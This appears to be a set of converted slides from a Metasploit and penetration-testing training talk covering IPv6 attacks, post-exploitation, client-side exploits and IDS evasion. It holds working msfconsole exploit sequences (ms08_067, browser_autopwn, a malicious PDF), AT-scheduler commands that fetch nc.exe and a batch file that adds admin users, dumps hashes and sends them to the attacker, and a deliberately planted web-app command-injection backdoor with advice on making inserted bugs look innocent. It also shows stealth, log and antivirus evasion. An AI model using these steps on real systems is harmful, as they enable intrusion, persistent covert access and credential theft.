Meterpreter > ^z
Background session 2? [y/N]
msf exploit(ms08_067_netapi) > rdesktop 192.168.0.118
[*] exec: rdesktop 192.168.0.118
```



# Evil

-  **Internet**  
Mozilla Firefox
-  **E-mail**  
Microsoft Office Outlook
-  Internet Explorer
-  Windows Media Player
-  Windows Messenger
-  Tour Windows XP
-  Windows Movie Maker
-  Files and Settings Transfer Wizard

**All Programs** 

-  **My Documents**
-  **My Recent Documents** ▶
-  **My Pictures**
-  **My Music**
-  **My Computer**
-  Control Panel
-  Set Program Access and Defaults
-  Printers and Faxes
-  Help and Support
-  Search
-  Run...
-  Windows Security

 Log Off  Disconnect

## **Take a tour of Windows XP**

To learn about the exciting new features in XP now, click here. To take the tour later, click All Programs on the Start menu, and then click Accessories.



# Scripts: gettelnet.rb

```
meterpreter > run gettelnet -u Evil -p Haxor
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto..
[*] Opening port in local firewall if necessary
```

```
meterpreter > ^z
Background session 1? [y/N]
msf exploit(ms08_067_netapi) > telnet 192.168.0.118
[*] exec: telnet 192.168.0.118
```

```
Trying 192.168.0.118...
Connected to 192.168.0.118.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
```

# Much more!

checkvm.rb

credcollect.rb

get\_local\_subnets.rb

getcountermeasure.rb

getgui.rb

gettelnet.rb

hostsedit.rb

keylogrecorder.rb

killav.rb

migrate.rb

multicommand.rb

multiscript.rb

netenum.rb

packetrecorder.rb

remotewinenum.rb

scheduleme.rb

schtasksabuse.rb

scraper.rb

search\_dwld.rb

uploadexec.rb

winbf.rb

winenum.rb

wmic.rb



# IPv6 Security Testing



# IPv6

- The Internet is running out of addresses
  - Specifically ASIA
- Government mandate for IPv6 support
  - June 30, 2008. IPv6 on backbones
- Networking vendors supporting IPv6
  - Slower, buggier, incomplete (IPSEC).
- Consumer operating systems
  - Default: Vista, OS X, Ubuntu
  - Supported: XP, Linux, BSD

- Nobody actually cares\*

- Very little market demand
- A “checkbox” feature

– Few real endpoints

–\* Except Asia, US Government, Internet2

- IPv6 is already here, sorta.
  - IPv6 is deployed at the backbone level
  - IPv6 is deployed at the consumer level
  - ISPs are the only missing link
  - Tunnel services bridge this

# Hacking IPv6

- Finding “public” IPv6 systems
  - Network sweeping is infeasible (64 bit subnets)
  - Discovery depends on DNS, known addresses
  - Look for AAAA records for known sites
  - Otherwise you are SOL...





# Hacking IPv6

- Port scanning “public” IPv6 systems
  - No raw IPv6 port scanners (Nmap works OK)
  - Nmap depends on native IPv6 stack
  - UDP probes... just Nmap.
  - Other IPv6 tools
    - ping6 (ping, just plain ping)
    - netcat6 (fork of the old netcat tool)
    - ncat (nmap's netcat replacement)
    - socat (supports ipv6 and tons more)

# Hacking IPv6

- Exploiting “public” IPv6 systems
  - Exploits can be ported or relayed
    - xinetd, socat, ncat, proxies, etc
  - Shellcode is not great
    - Bind, Reverse code needs to be ported
    - Reverse needs to support link-local

# Hacking IPv6

## .Firewalls and IPv6

-Some firewall products work

- Windows Firewall
- Norton Internet Security 2009 Beta

-Some firewall products don't

- ZoneAlarm
- IPTables (without specific IPv6 rules)
- IPS products a mixed bag

# Hacking IPv6

- Metasploit is now IPv6 ready!
  - All socket libraries support IPv6
  - All exploits can use IPv6
  - All auxiliary can use IPv6
  - Windows IPv6 payloads
    - bind\_ipv6\_tcp
    - reverse\_ipv6\_tcp (requires **SCOPE ID** for link-local)
  - Meterpreter, VNC, etc

# Practicality

- What would you pen-test?
  - Few orgs run IPv6 servers
  - Host discovery is hard
- Firewalls and public servers
  - Do they firewall IPv6 correctly?
  - Look for AAAA DNS records
- OK, now what...
  - This might be useful someday
  - But who cares now?



# Local IPv6 Networks

## •IPv6 and Modern Operating Systems

- Vista, Mac OS X, Ubuntu, Solaris
- Link-local and Site-local addresses
- Windows XP
- `C:\ > ipv6 install`
- Linux
- `# modprobe "ipv6"`

## •Tons of networking gear

- Cisco switches, routers
- NAS storage devices



# Link-Local and Auto-Configuration

- IPv6 interfaces have default addresses
- **FE80:0000:0000:0000:XXXX:XXFF:FEXX:XXXX**
- **2000:0000:0000:0000:XXXX:XXFF:FEXX:XXXX**

• Link-local prefix is FE80::EUI-64

• Site-local prefix is 2000::EUI-64

- EUI64: Ethernet MAC address + 2 bytes

• Magic broadcast addresses

- FF02::1 is link-local all nodes
- FF05::1 is site-local all nodes



# IPv6 Local Discovery

- ARP is replaced by Neighbor Discovery
  - ICMPv6 with special broadcast addresses
  - `# ping6 -I eth0 FF02::1`
- THC Attack Toolkit's "alive6"
  - Send 3 probes to detect local IPv6
  - `# alive6 eth0`
- Work network, we don't use IPv6...
  - Over 30 active IPv6 hosts
  - One active IPv6 router





# IPv6 Broadcast + UDP

## .IPv4 UDP Services

- Most listen on 0.0.0.0::PORT
- Handle all unicast requests

## .IPv6 UDP Services

- Most listen on :::PORT (:::0 or 0:::0)
- Handle all unicast requests
- Handle local broadcast requests!

## .Using “broadcast” BIND DNS

```
.$ dig www.domain.com @FF02::1
```

# Local IPv6 Exploitation

- Cut through crappy firewalls
  - Portscan with Nmap and Metasploit (aux)
  - Exploit systems with standard modules
- Confuse your system administrators
  - Exploit attempt from **\*what\*** source address?
- Probe all IPv6 UDP services at once
  - Send packets to FF02::1
  - Easy reconnaissance

# Scratching the Surface

- Abuse IPv4 compatibility addresses
  - ::A.B.C.D, ::FFFF:A.B.C.D
- IPv6 and web browsers
  - `http://[2000::XXXX:XXFF:FEXX:XXXX]/`
- MITM fun with THC-IPv6



# LAB: Locate and Exploit

- Win 2003 IPv6 system on this network
  - All IPv4 traffic is blocked
  - Has a link-local IPv6 address
  - Username: Administrator
  - Password: admin123
- Obtain a VNC desktop on the target
- Change the desktop wallpaper

**MAC: 02-50-56-01-01-90**



# POST-EXPLOITATION

# What Is Post Exploitation?

- It's what you do **after** you get root
- Includes
  - Password Management
  - Persistence
  - Stealth / Evading Detection
  - User Identity Theft
  - Feature Modification
  - Automation & Mass Ownage

# What Is Post Exploitation?

- Getting root is just the beginning
  - How do you spread?
  - How to manage assets as you go along?
- Lots of tools to help you get root:
  - Metasploit, Core, Canvas, Stand alone
- But what about after breaking in
  - Lots of random tools
  - Little automation / standardization
  - Archaic, hard to use, poorly documented
  - Maliciousness often obvious
  - Not Scalable to 1000's of hosts (ignoring botnets for this talk)

# Password Management



# Why Password Management?

- Large pentests, 1000's of passwords
- Testing a cracked password on many systems can be time consuming
- Keeping track of cracking sessions
- Building and growing your wordlist lets you crack faster
- Aids in cleanup stage
  - Tying accounts to systems

# Password Management Goals

- Acquired password storage
- Organization and tracking
  - What passwords go with which hosts
  - What passwords are shared
  - Which users have access to what resources
- Re-use for further access
- Expanding wordlist for faster cracking

# Password Management Stages & Techniques

- *Acquiring*: pwdump, cat /etc/shadow, cachedump, sql query, sniffing
- *Decisions*: Prioritize accounts to crack
- *Cracking*: John, l0pht, Cain
- *Tracking*: Nothing?
- *Reusing*: Core Impact

# Manual Password Management

- Existing Tools
  - L0phtCrack
    - Stores passwords in session files
  - Cain&Abel
    - Static table, difficult to export / use / automate
    - Password Classification (NTLM, Cisco, SQL, md5)
  - Core Impact
    - Good for automated reuse of passwords against many hosts
    - No real storage / management capability
  - Text file / John the Ripper
    - Many people's method
    - Quick and dirty, not easily scalable

ain File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless

Cracker

- LM & NTLM Hashes (23)
- NTLMv2 Hashes (0)
- MS-Cache Hashes (160)
- PWL files (0)
- Cisco IOS-MD5 Hashes
- Cisco PIX-MD5 Hashes
- APOP-MD5 Hashes (0)
- CRAM-MD5 Hashes (0)
- OSPF-MD5 Hashes (0)
- RIPv2-MD5 Hashes (0)
- VRRP-HMAC Hashes (0)
- VNC-3DES (0)
- MD2 Hashes (0)
- MD4 Hashes (0)
- MD5 Hashes (0)
- SHA-1 Hashes (0)
- SHA-2 Hashes (0)
- RIPMD-160 Hashes (0)
- Kerbs PreAuth Hashes
- Radius Shared-Key Hashes
- IKE-PSK Hashes (0)
- MSSQL Hashes (0)
- MySQL Hashes (0)
- Oracle Hashes (0)
- SIP Hashes (0)
- 802.11 Captures (0)
- WPA-PSK Hashes (0)
- WPA-PSK Auth (0)

| User Name          | LM Password | < 8 | NT Password | LM Hash         | NT Hash         | challenge | Type      |
|--------------------|-------------|-----|-------------|-----------------|-----------------|-----------|-----------|
| Administrator      | CHANGEME    |     | changeme    | A46139FEAAF2... | 6597D9FE8469... |           | LM & NTLM |
| Adminnot           |             |     |             | 6B10E6C5A9C0... | ED0C7B90513A... |           | LM & NTLM |
| Adminnot_history_0 |             |     |             | 85FBC7299296... | 2745F3CCDEA...  |           | LM & NTLM |
| Guestnot           |             |     |             | 5DB73775B352... | C536FBD7FF66... |           | LM & NTLM |
| SUPPORT_388945a0   | * empty *   |     |             | NO PASSWORD...  | D134C077EC64... |           | NTLM      |
| Administrator      |             |     |             | A6C3CC59E604... | CF3183FBAC8D... |           | LM & NTLM |
| ASPNET             |             |     |             | 08C86ABFF214... | 4310875163B4... |           | LM & NTLM |
| joe                |             |     |             | 727E3576618F... | 92937945B518... |           | LM & NTLM |
| alice              |             |     |             | 727E3576618F... | 92937945B518... |           | LM & NTLM |
| bob                |             |     |             | 2CB4841DF256... | 5D7D6A98B032... |           | LM & NTLM |
| hdmoore            |             |     |             | 727E3576618F... | 92937945B518... |           | LM & NTLM |
| Guest              | * empty *   | *   | * empty *   | AAD3B435B514... | 31D6CFE0D16A... |           | LM & NTLM |
| chamuco            |             |     |             |                 |                 |           |           |
| delchi             |             |     |             |                 |                 |           |           |
| skoudis            |             |     |             |                 |                 |           |           |
| larry              |             |     |             |                 |                 |           |           |
| gates              |             |     |             |                 |                 |           |           |
| smith              |             |     |             |                 |                 |           |           |
| hank               |             |     |             |                 |                 |           |           |
| gina               |             |     |             |                 |                 |           |           |
| foobar             |             |     |             |                 |                 |           |           |
| velasquez          |             |     |             |                 |                 |           |           |
| kaisersoze         |             |     |             |                 |                 |           |           |

LC3 - [Untitled1]

File View Import Session Help

| User Name     | LM Password | <8 | NTLM Password | Audit Time  |
|---------------|-------------|----|---------------|-------------|
| Administrator | UGET2IME    |    |               | 0d 0h 0m 0s |
| ASPNET        |             |    |               |             |
| joe           | ????????D   |    |               |             |
| alice         | ????????D   |    |               |             |
| bob           | ????????J   |    |               |             |
| hdmoore       | ????????D   |    |               |             |
| Guest         | * empty *   | x  | * empty *     |             |
| chamuco       | ????????T   |    |               |             |
| delchi        | ????????D   |    |               |             |
| skoudis       | ????????D   |    |               |             |
| larry         | ????????D   |    |               |             |
| gates         | =====       |    | =====         | 0d 0h 0m 0s |
| smith         | ????????D   |    |               |             |
| hank          | UGET2IME4\$ |    | Uget2lme4\$   | 0d 0h 0m 0s |
| gina          | ????????D   |    |               |             |
| foobar        | ????????D   |    |               |             |
| velasquez     | ????????D   |    |               |             |
| kaisersoze    | ????????D   |    |               |             |

Dictionary Status

words total: 359  
words done: 359  
% done: 100.000%

BRUTE FORCE

time elapsed: 0d 0h 0m 26s  
time left: 8d17h14m21s  
% done: 0.0035%  
current test: L6;AZ  
keyrate: 10030511 k/s

User Info Check  
Dictionary  
Hybrid  
Brute Force

Ready NUM

http://www.oxid.it

# Future Password Management Tools

- Metapass
  - demo'd at blackhat vegas 08
- HD's future MSF rainbow cracking server / MSF integration

# Persistence

## A word on Stealth vs Persistence

- In the old days a rootkit helped you maintain root
- Today rootkits are all about hiding
- These two concepts still go hand in hand



# Persistence

- Persistence is maintaining access
- Why?
  - Target's can get patched
  - Some exploits are 1 shot only
  - Sometimes you need to return multiple times to the target
  - Target's usefulness not always immediately known
- Goals: Access target as often as needed/useful
- Huge area of study
- Sometimes persistence doesn't matter

# Persistence

- Stages of Persistence
  - Initial access:
    - Exploit
    - Stolen password, etc.
  - Decisions: What tool to use
    - FUZZY – OS, Environment, Target dependent
  - Setup
  - Re-accessing of target
  - Cleanup: **Don't be a slob, it will get you caught**
    - When you no longer need the target, leave no trace

# Persistence

- Existing tools
  - Rootkits
  - Backdoors
  - Trojans
  - Port knockers
  - Adding accounts
  - Things like netcat backdoors, inetd modifications, process injection, stealing credentials, etc.

# Persistence

- Different perspective on persistence
  - If you can always re-exploit who cares
  - Inject, add, modify new vulnerabilities
    - Hard to determine maliciousness
    - We all know its hard to find bugs, now imagine someone is purposefully putting the bugs in

# Persistence

- Leveraging existing persistent admin access
  - Nagios checks
  - Attack Configuration Management
    - Cfengine
    - SMS
    - Automated Patching Systems (“patch” them with our trojans)
  - GUI’s
- Tool distribution

# Persistence

- Example:
- Machine has VNC installed
- Replace installed VNC with vulnerable version
  - Authentication bypass
- Copy registry password so target doesn't realize software has been updated
- Persistence with no backdoors or rootkits to get detected

# Persistence

- Add vulnerable code
- Example: web apps
  - Take out user input validation
  - Inject your vulnerable code
    - Focus on vague intent
    - Never be **obviously** and **solely** malicious
  - Look for apps with previous vulnerabilities
  - Re-introduce patched bugs

# Persistence

- More web app examples
  - Add hidden field to HTML form
    - Users detect no change, app performs normally
- ```
<input type="hidden" name="Lang">
```
- Edit web app and tie vuln perl code to form field input
- ```
If defined $hidden_field {  
open($filename,">$hidden_field");  
}
```
- Craft a POST including the hidden field



# Persistence

- `www.target.com/cgi-bin/app.cgi?lang=|cmd|`
- Code will execute your commands
- Who needs to bind a shell to a port?
- Unlikely to ever be detected
  - Especially good in big apps
  - Code review can't ever be sure of maliciousness
  - But some sites replace code every X time-period
- No rootkits to install
- Unusual to tripwire all web code

- DEMOS

# Persistence

- Take concept to another level
  - Add a decoder to web app
  - Look for a “trigger” string combination in form fields
  - If **Name** = **John Smith** and **Age** = **42** then execute contents of Address field
  - URL encode form entries containing commands
  - Have identifier “stub” in encoded data for app to find

# Persistence

- Mixing Stealth with Persistence
  - Further encoding
  - Take entries from all fields
  - Concat them
  - “Decode” commands
  - Rotational Ciphers (rot 13, caesar)
  - Even more complex obfuscation

# Persistence

- Covert Accounts
  - Add an account / **renable**
  - Modify local account policies to allow access
    - Ex. SUPPORT\_3848576b1, guest
  - Add it to the admin group (net localgroup)
- Only use AT to run your commands
  - Persistence without adding files, new accounts
    - Less likely to be discovered

# Stealth / Evading Detection

# Stealth / Evading Detection

- Hiding your activity
  - From:
    - IDS
    - A/V
    - LOGGING
    - Suspicious users & admins
    - Firewalls
    - Process listing

# Stealth / Evading Detection

- Why Stealth?
  - *If you get caught, you get stopped*
  - The longer you can operate undetected, the more you can accomplish
  - Admin's won't fix problems they don't know exist (helps persistence)
  - On a pen test you should also be testing the organizations **detection** and **response** capabilities



# Stealth / Evading Detection

- Goals
  - Keep system operable
    - If it breaks you can't use it
    - Someone will come fix it
  - Operate without fear of detection
  - Robustness
    - Hiding shouldn't require constant attention
  - **DON'T LOOK MALICIOUS!**

# Stealth / Evading Detection

- Manual / Existing Tools
  - Rootkits, rootkits, rootkits
  - Meterpreter
  - Encryption
    - Shellcode Encoders for IDS evasion
  - Log cleaners
  - Packers
  - Covert channels / Steganography
  - Anti-analysis / anti-forensics
    - See all of OC's other talks ☺
    - Also Vinnie Liu's Metasploit research

# Stealth / Evading Detection

- Different Perspective
  - **DON'T BE AN ANOMALY!**
  - Hide in plain sight
    - Many tools have ONLY malicious uses
    - Make your intent hard to determine
  - Be noisy on one target to divert attention from another

# Stealth / Evading Detection

- Different Perspective
  - Know the targets environment better than they do
    - If they don't use encryption, maybe you shouldn't either
    - Change strategies to match environment's normal behavior
  - Don't always default to exploits
    - See Tactical Exploitation talk
    - IDS's can't see normal behavior that is malicious
      - **You cant regex "intent"**



# Stealth / Evading Detection

- Use crazy techniques that leave no footprint
  - IR ports: copy your trojans for later use
    - No IDS, authentication, or network logs
    - Self organizing networks
  - Bluetooth devices, same idea
  - Look for other protocols less scrutinized
    - IPV6, IPX, UDP

# Stealth / Evading Detection

- Using Windows security objects for stealth
  - Auditing Securable Objects controlled by SACL's
  - Null SACL = No Auditing = No Logs
- What about making LOTS of noise?
- Generate tons of events
  - Are these anomalies?
  - Lots of work to sort out
  - Overflow logs



- DEMOS

# User Identity Theft





# User Identity Theft

- It's not always about ROOT!
- Look like someone else
  - Use the credentials / access of another user
- Goals
  - Change your identity at will
    - User ID, domain credentials, sessions
    - Impersonate system accounts
    - Make activities look like normal user behavior

# User Identity Theft

- Stages and techniques
  - Target users
    - Who has access to what
    - Where is the data?
  - Change Identity
    - Hijack credentials/sessions
    - Abuse tokens
  - Access is the end goal, be it data or another system

# User Identity Theft

- Existing tools
  - Incognito (metasploit)
    - Enumerate / hijack tokens
  - FU/FUTO
    - Enable SYSTEM privileges
    - Change process privileges DKOM
  - SU / SUDO / KSU
  - Process injection
  - Hijack domain credentials

# User Identity Theft

Tokens, Privileges, Security Descriptors,  
SID's, SACL's, DACL's, ACE's Oh' My

- What we want
  - Privileges or SID's
- What we get
  - Access, Access, Access
- How we get it
  - Incognito vs. FUto

- DEMOS
  - Step by step ownage of a domain controller

# Feature Modification

# Feature Modification

- Changing existing features or settings to benefit our activities
- Goals
  - Support all Post-Exploitation activities
  - Disabling detection technologies
  - Enabling in-secure or easy to use access software



# Feature Modification

- Feature Modification is Basically Securable Object Manipulation
  - Remember all those Tokens, and Security Descriptors?
  - These can be modified programmatically and directly
    - Not just through existing tools
  - Stealth / Persistence requirements
    - May make it more advantageous to use custom tools
      - Access Objects programmatically
      - Can be much more complex to implement



# Feature Modification

- Re-enabling disabled access
  - PsExec: It's still cool ([Thanks Mark!](#))
- Enabling GUI access
  - VNC (from a command line)
  - Remote Desktop (even if disabled)
- Turning off or adding exceptions to security software
  - Firewalls, AV, logging (msf3 can do some of this)
- Modifying Local Security Policies
- Don't get caught by this! Clean up!

# Feature Modification

- Enabling VNC (from command line)
  - Go get VNC (check out [guh.nu](http://guh.nu)!)
  - Make a folder on the target for the vnc files
  - Copy the following files to target folder:
    - Winvnc.exe
    - Vnc.reg
    - Vnchooks.dll
    - Omnithread\_rt.dll
  - Regedit -s vnc.reg
  - Winvnc -install
  - Net start "vnc server"
  - Password is "infected"

Vnc.reg file contents:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
>Password=hex:10,4d,89,3d,5a,e1,55,f8
```

# Feature Modification

- Enabling Remote Desktop remotely
  - Having a GUI to your target can be necessary
  - Maybe they are running a specialized GUI app
    - Ex. System controlling access to security doors
      - No command line way of modifying system, need GUI
    - SCADA systems?
    - Security cameras
    - Who knows what you might be up to 😊
  - Remote desktop is fast and already a feature of OS
  - However it's often disabled, maybe even by GPO



- DEMOS

# Feature Modification

- Enabling Remote Desktop remotely
  - Complicated procedure, especially if GPO's involved
  - Create a file named *fix\_ts\_policy.ini*

[Unicode]

Unicode=yes

[Version]

signature="\$CHICAGO\$"

Revision=1

[Privilege Rights]

seremoteinteractivelogonright = hacked\_account

seinteractivelogonright = hacked\_account

sedenyinteractivelogonright =

sedenyremoteinteractivelogonright =

sedenynetworklogonright =

- This file will fix policy settings in your way
- Change “*hacked\_account*” to a real account



# Feature Modification

- Enabling Remote Desktop remotely

- Create another file named *enable\_ts.reg*

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
```

```
"fDenyTSConnections"=dword:00000000
```

```
"TSEnabled"=dword:00000001
```

```
"TSUserEnabled"=dword:00000000
```

- Then perform these commands

- sc config termsservice start= auto
    - regedit /s enable\_ts.reg
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\new.secedit.sdb
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\orig.secedit.sdb
    - secedit /configure /db new.secedit.sdb /cfg fix\_ts\_policy.ini
    - gpupdate /Force
    - net start "terminal services"



- DEMOS

# Abusing The Scheduler



# Abusing The Scheduler

- Oldschool techniques can get results on new problems
- Remember this is POST exploitation so you already have *some* access
- AT command schedules things to run on at a specified time and date
  - Scheduler service must be running

# Abusing The Scheduler

- Often these days certain features are disabled for security
  - Shares, enumeration, SCM
- Use AT to get around these problems
  - Usually NOT disabled

*Net use \\target\ipc\$ password /user:username*

*At \\target 12:00 pm command*

*Ex. At \\192.168.1.1 12:00pm tftp -I myip GET nc.exe*

# Abusing The Scheduler

- Often AT is still enabled while many other things you typically use are not
- AT is as good as having a shell:
  - *Enable / Start Services*
  - *Transfer files*
  - *Adding users*
  - *Messing with the registry / policies*
  - *Pretty much anything you can do with a shell*
  - *Added bonus, defaults to run as **SYSTEM***



# Abusing The Scheduler

- Privileges of LocalSystem that we care about
  - NT AUTHORITY\SYSTEM and BUILTIN\Administrators SIDs
  - SE\_IMPERSONATE\_NAME
  - SE\_TCB\_NAME
  - SE\_DEBUG\_NAME

# Abusing The Scheduler

- Automating around AT
  - Flow:
    - Establish authenticated session
    - Determine the time on the target
    - Pass commands to the target to be run 1 min from now
      - Write a batch file that executes everything at once
      - Have the target send you back whatever info you want
      - Be mindful of file transfer protocols, TFTP is good but not always “quiet” or available

# Abusing The Scheduler

- Common use example
  - Net use \\target
  - Net time \\target
  - At \\target (net time +1min) “tftp -i use GET e.bat”
  - At \\target (net time +2min) e.bat
  - e.bat does:
    - Adds a user (net user hacked hacked /add)
      - Admin group (net localgroup administrators hacked /add)
    - Gets hashdumping tools and dumps hashes
    - Sends hashes, identified by IP back to attacker host

# Massive Automation



# Massive Automation

- *Automating* techniques and tools for use against massive numbers of hosts
- Goals
  - Penetrate as many systems as possible with little interaction and in a short time
  - Ease of use / re-use
  - Lower cost of attack
  - Started out with perl scripts
  - Migrating to ruby / msf3





# Massive Automation

- OC currently porting tools to MSF3
- Examples of automation
  - MetaPass
    - Automated password management
    - Establish netbios session/credentials on range of hosts
    - Enumerate Netbios information, bypass certain RestrictAnonymous settings
  - OCATAttack
    - Use the scheduler as your “shell” to control ranges of hosts

- DEMOS



- **Related talks you should see**
  - Beyond EIP – The theoretical / tool development end of things (spoonm & skape)
  - Security Implications of Windows Access Tokens (Luke Jennings)



# **Client-Side Exploitation Using Metasploit**



# Attacking Client Applications

- External penetration testing is getting tougher
  - Externally-exposed systems often patched
  - Limited number of applications and services
  - Managed by professional administrators

Switch to attacking the users, not the servers

- Patch levels differ between workstations
- Large number of reachable applications
- Barely managed by non-IT users

# Targeting Client Applications

- Research and enumeration is critical
  - Create a list of target user accounts
  - Determine what applications are in use
  - Discover what filtering products are in place

Tons of great tools for this

- Maltego: <http://paterva.com/>
- BotsVsBrowsers: <http://botsvsbrowsers.com/>
- Search engines (not just Google)



# Metasploit Clientside Exploits

- Over 100 client-side modules available
  - Dozens of web browser flaws
  - Many different file formats
  - Specific media players

Create a list of specific modules to use

- Review the modules for any requirements
- Match exploit targets to target app versions

# Exploiting Web Browsers

- Modules include their own web server
  - Specify SRVHOST, SRVPORT as needed
  - Specify URIPATH to set the URL
  - Modules can share the same service
  - Payloads can NOT share ports





# Configuring Browser Exploits

```
msf > use exploit/windows/browser/ie_xml_corruption
msf exploit(ie_xml_corruption) > set SRVPORT 8888
msf exploit(ie_xml_corruption) > set URIPATH /xmlbug
msf exploit(ie_xml_corruption) > set PAYLOAD windows/shell/bind_tcp
msf exploit(ie_xml_corruption) > exploit
```

```
[*] Started bind handler
```

```
[*] Using URL: http://0.0.0.0:8888/xmlbug
```

```
[*] Local IP: http://192.168.0.139:8888/xmlbug
```

```
[*] Server started.
```

```
[ target loads http://192.168.0.139:8888/xmlbug ]
```

```
[*] Command shell session 1 opened (192.168.0.118:4444)
```

```
msf exploit(ie_xml_corruption) > sessions -i 1
C:\Documents and Settings\Developer\Desktop>
```



# Combining Browser Exploits

- Configure each browser exploit on a new URL
  - Use a msfconsole resource file to automate
  - Use global vars for common options
  - Set unique LPORTs for reverse payloads

## Combine multiple exploits using IFRAME/JS

- Create a Mac OS X exploit page
- Create a “everything page”
- Place on own web server

# browser\_autopwn

- The built-in automated browser exploiter
  - Just underwent a massive rewrite
  - Fingerprints browsers with CSS and JS
  - Combines ~10 different exploit modules
  - Reverse shell payloads increment ports

## Still somewhat limited

- No granular payload control
- Hard to apply per-exploit options



# Using browser\_autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.168.0.139
msf auxiliary(browser_autopwn) > set SRVPORT 8888
msf auxiliary(browser_autopwn) > set URIPATH /autopwn
msf auxiliary(browser_autopwn) > run
```

```
[ loading output from every exploit module ]
```

```
[ target browses to http://192.168.0.139:8888/autopwn ]
```

```
[*] Request '/autopwn' from 192.168.0.118:1064
```

```
[*] Recording detection from User-Agent
```

```
[*] Browser claims to be MSIE 7.0, running on Windows XP
```

```
[*] Responding with exploits
```

```
[*] Command shell session 1 opened (192.168.0.118:4444)
```



# Exploiting File Formats

- Modules generate a file containing the payload
  - Specify the OUTPUTPATH and FILENAME
  - Relies on the user to deliver the exploit file
  - More flexibility than browser-only modules



# Using File Format Exploits

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/shell_bind_tcp
msf exploit(adobe_utilprintf) > set LPORT 12345
msf exploit(adobe_utilprintf) > set OUTPUTPATH /tmp
msf exploit(adobe_utilprintf) > set FILENAME bindshell_12345.pdf
msf exploit(adobe_utilprintf) > exploit
```

```
[*] Creating 'bindshell_12345.pdf' file...
[*] Generated output file /tmp/bindshell_12345.pdf
```

```
[ send PDF to the target ]
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set RHOST 192.168.0.118
msf exploit(handler) > set PAYLOAD windows/shell_bind_tcp
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > exploit
```



# IDS Evasion with Metasploit



# Security Product Deployment

- Corporations often have 2+ of the following
  - Anti-virus (desktop and/or gateway)
  - Network firewall and/or NAT gateway
  - Desktop packet filters and/or app firewalls
  - Web proxy and/or web filtering
  - IDS, IPS, and/or HIPS

These are annoying and easy to bypass...



# Evasion as a Design Goal

- Advanced and Evasion options in every module
  - Implemented via protocol libraries and mixins
  - Setting shared among similar modules

Payload and padding is randomized

- Encoders are somewhat randomized
- Nop padding is extensively randomized

Exploit modules use random string generation

- Rex::Text provides all of these methods



# Evasions: Exploit::Remote::TCP

- Maximum send size (TCP::max\_send\_size)
  - Writes all TCP data N bytes at a time
  - Disables Nagle algorithm
  - Effective!

## Minimum send delay (TCP::send\_delay)

- Forces a delay between each segment
- Slow streams time out from IDS/IPS
- Combine with send size

# Evasions: Exploit::Remote::SMB

- SMB Pipe Read/Write evasion
  - Enable with SMB::pipe\_evasion
  - Writes: SMB::pipe\_write\_max\_size
  - Reads: SMB::pipe\_read\_max\_size

## Other SMB evasion methods

- SMB::pad\_data\_level (0-3)
- SMB::pad\_file\_level (0-3)
- SMB::obscure\_trans\_pipe\_level (0-3)



# Evasions: Exploit::Remote::DCERPC

- DCERPC fragmentation
  - Set size via `DCERPC::max_frag_size`

## DCERPC multi-context bind

- Enabled by default (breaks Samba)
- `DCERPC::fake_bind_multi_append`
- `DCERPC::fake_bind_multi_prepend`

## DCERPC pipe i/o method

- Switch between `rw` and `trans` modes



# Stacking Evasion Methods

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_bind_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.118

msf exploit(ms08_067_netapi) > set TCP::max_send_size 1
msf exploit(ms08_067_netapi) > set SMB::pipe_evasion true
msf exploit(ms08_067_netapi) > set SMB::pipe_max_write_size 1
msf exploit(ms08_067_netapi) > set SMB::pipe_max_read_size 1
msf exploit(ms08_067_netapi) > set SMB::pad_data_level 3
msf exploit(ms08_067_netapi) > set SMB::pad_file_level 3
msf exploit(ms08_067_netapi) > set SMB::obscure_trans_pipe_level 3
msf exploit(ms08_067_netapi) > set DCERPC::max_frag_size 1

msf exploit(ms08_067_netapi) > exploit
```



# Evasions: Web Browser Exploits

- Encryption

- The SSL option encrypts with randomized cert

## Compression

- HTTP::compression (none, gzip, deflate)

## Chunking

- Enable by setting HTTP::chunked to true

## Headers

- HTTP::header\_folding HTTP::junk\_headers



# Demo: Evasions



# Summary

- Compromise a “secure” network
- Understand how systems interact
- Determination + Creativity = WIN
- Tools cannot replace experience